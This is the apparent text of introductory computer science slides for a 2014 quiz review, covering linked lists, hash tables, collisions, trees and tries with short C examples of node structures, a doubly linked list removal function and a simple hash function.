

Quiz 1 Review Session

November 17th, 2014


Topics (non-exhaustive)

- pointers
- linked lists
- hash tables
- trees
- tries
- stacks
- queues
- TCP/IP
- HTTP
- HTML
- CSS
- PHP
- MVC
- SQL
- HTTP statuses
- DOM
- JavaScript
- jQuery
- Ajax
- security
- ...

Linked Lists

- benefits of linked lists
 - unlike arrays, size changes dynamically
 - useful for hash tables
- basic operations
 - all $\Omega(1)$
 - insert $O(1)$, delete $O(n)$, search $O(n)$
 - assuming non-sorted


Linked Lists




Linked List Node

```
typedef struct node
{
    int n;
    struct node* next;
}
node;
```


Linked Lists: Search




Linked Lists: Insertion



Linked Lists: Insertion




Linked Lists: Insertion



Doubly Linked List Node


```
typedef struct node
{
    int n;
    struct node* next;
    struct node* prev;
}
node;
```



```
void remove(int n)
{
    node* ptr = list;
    while(ptr != NULL)
    {
        if (ptr->n == n)
        {
            if(ptr == list)
            {
                list = ptr->next;
                if (list != NULL)
                    list->prev = NULL;
            }
            else
            {
                ptr->prev->next = ptr->next;
                if (ptr->next != NULL)
                    ptr->next->prev = ptr->prev;
            }
            free(ptr);
            return;
        }
        ptr = ptr->next;
    }
}
```

Hash Table

- associative array where the position of each element is decided by a hash function




Hash Function


- hash function: returns an integer describing where to insert a word, and when necessary, where to look up a word

Hash Function


```
int hash_function(char* key)
{
    // hash on first letter of string
    int value = toupper(key[0]) - 'A';
    return value % SIZE;
}
```



Collisions



Linear Probing




Separate Chaining




Trees and Tries

- trie is a type of tree, but not all trees are tries
- **tree**: a data structure in which data is organized hierarchically
 - e.g., binary search tree
- **trie**: special kind of tree that behaves like a multi-level hash table


Trees




Binary Trees



Binary Search Trees



Tries

